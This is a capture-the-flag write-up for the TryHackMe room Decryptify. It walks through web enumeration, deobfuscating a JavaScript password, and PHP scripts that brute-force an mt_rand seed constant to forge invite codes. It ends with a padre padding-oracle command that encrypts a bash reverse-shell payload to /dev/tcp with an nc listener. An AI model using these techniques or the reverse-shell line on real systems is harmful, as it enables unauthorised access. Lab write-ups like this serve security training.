Decryptify - THM
This is the writeup for the TryHackMe medium difficulty room called Decryptify.
The task mentions that we are going to work with a lot of secrets.
Recon
CMD: nmap -sS -sV -p- $IP

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-05 15:43 CEST
Nmap scan report for 10.10.212.209
Host is up (0.042s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
1337/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
The nmap scan show that there is a webserver running on port 1337.

By enumerating the website we can find an intesting log file.
CMD: feroxbuster -u http://$IP:1337 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.12.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.10.212.209:1337
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.12.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      277c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      280c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        1l       15w      723c http://10.10.212.209:1337/js/api.js
200      GET       28l       66w     1043c http://10.10.212.209:1337/api.php
200      GET        7l     1031w    78129c http://10.10.212.209:1337/js/bootstrap.bundle.min.js
200      GET        6l     2272w   220780c http://10.10.212.209:1337/css/bootstrap.min.css
301      GET        9l       28w      319c http://10.10.212.209:1337/css => http://10.10.212.209:1337/css/
301      GET        9l       28w      318c http://10.10.212.209:1337/js => http://10.10.212.209:1337/js/
301      GET        9l       28w      326c http://10.10.212.209:1337/javascript => http://10.10.212.209:1337/javascript/
200      GET       76l      184w     3220c http://10.10.212.209:1337/
301      GET        9l       28w      320c http://10.10.212.209:1337/logs => http://10.10.212.209:1337/logs/
200      GET        9l       88w      644c http://10.10.212.209:1337/logs/app.log

Visiting the URL we see that the user with the email address alpha@fake.thm logged into the site with the invite code MTM0ODMzNzEyMg==.
Later the user deactivated his profile and created a new one with the email hello@fake.thm.
On the login page we also saw an API documentation page, let's visit that.

The page says that we need a password to access its contents.
In the previous ferroxbuster scan we also saw an api.js URL.
function b(c, d) {
  const e = a();
  return (
    (b = function (f, g) {
      f = f - 0x165;
      let h = e[f];
      return h;
    }),
    b(c, d)
  );
}
const j = b;
function a() {
  const k = [
    "16OTYqOr",
    "861cPVRNJ",
    "474AnPRwy",
    "H7gY2tJ9wQzD4rS1",
    "5228dijopu",
    "29131EDUYqd",
    "8756315tjjUKB",
    "1232020YOKSiQ",
    "7042671GTNtXE",
    "1593688UqvBWv",
    "90209ggCpyY",
  ];
  a = function () {
    return k;
  };
  return a();
}
(function (d, e) {
  const i = b,
    f = d();
  while (!![]) {
    try {
      const g =
        parseInt(i(0x16b)) / 0x1 +
        -parseInt(i(0x16f)) / 0x2 +
        (parseInt(i(0x167)) / 0x3) * (parseInt(i(0x16a)) / 0x4) +
        parseInt(i(0x16c)) / 0x5 +
        (parseInt(i(0x168)) / 0x6) * (parseInt(i(0x165)) / 0x7) +
        (-parseInt(i(0x166)) / 0x8) * (parseInt(i(0x16e)) / 0x9) +
        parseInt(i(0x16d)) / 0xa;
      if (g === e) break;
      else f["push"](f["shift"]());
    } catch (h) {
      f["push"](f["shift"]());
    }
  }
})(a, 0xe43f0);
const c = j(0x169);
The javascript file contains this code. After executing it and printing out the c variable we get the password for the documentation.

The page shows us how the invitation codes are created using a PHP script.
Exploitation
Using this code we can forge ourselves an invitation code for the user hello@fake.thm, the only thing we need to find out is the $constant_value variable.
<?php

function calculate_seed_value($email, $constant_value)
{
    $email_length = strlen($email);
    $email_hex = hexdec(substr($email, 0, 8));
    $seed_value = hexdec($email_length + $constant_value + $email_hex);

    return $seed_value;
}

$email = "alpha@fake.thm";

for ($i = 0; $i < 1000000; $i++) {
    $seed_value = calculate_seed_value($email, $i);
    mt_srand($seed_value);
    $random = mt_rand();
    $invite_code = base64_encode($random);

    if ($invite_code == "MTM0ODMzNzEyMg==") {
        echo "FOUND CONST: " . $i . "\n";
        break;
    }
}
?>
FOUND CONST: 99999
Now we have everything we need to create the invitation code.
<?php

function calculate_seed_value($email, $constant_value)
{
    $email_length = strlen($email);
    $email_hex = hexdec(substr($email, 0, 8));
    $seed_value = hexdec($email_length + $constant_value + $email_hex);

    return $seed_value;
}

$constant_value = 99999;
$email = "hello@fake.thm";

$seed_value = calculate_seed_value($email, $constant_value);
mt_srand($seed_value);
$random = mt_rand();
$invite_code = base64_encode($random);

echo "Invitation code: " . $invite_code;
?>
Invitation code: /CODE/
Using these credentials we can finally log in.

The dashboard page reveals the first FLAG.

Looking at source code of the site we notice a hidden form field with a generated base64 encoded value which changes everytime the page refreshes.

Pasting the key and value as parameters and slightly changing the value produces a Padding error that indicates a potential Padding Oracle attack.
Using the tool padre we can run commands on the target machine.
CMD: ./padre -u "http://$IP:1337/dashboard.php?date=$" -cookie "PHPSESSID=/ID/" -enc "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.14.99.147/9998 0>&1'"

[i] padre is on duty
[i] using concurrency (http connections): 30
[+] successfully detected padding oracle
[+] detected block length: 8
[!] mode: encrypt
[1/1] /Base64 string/
Using padre we create a reverse shell.
CMD: nc -lvnp 9998
After pasting the recently created string as the value for the key date we get our shell back.
Now we can access the final FLAG at /home/ubuntu/flag.txt.
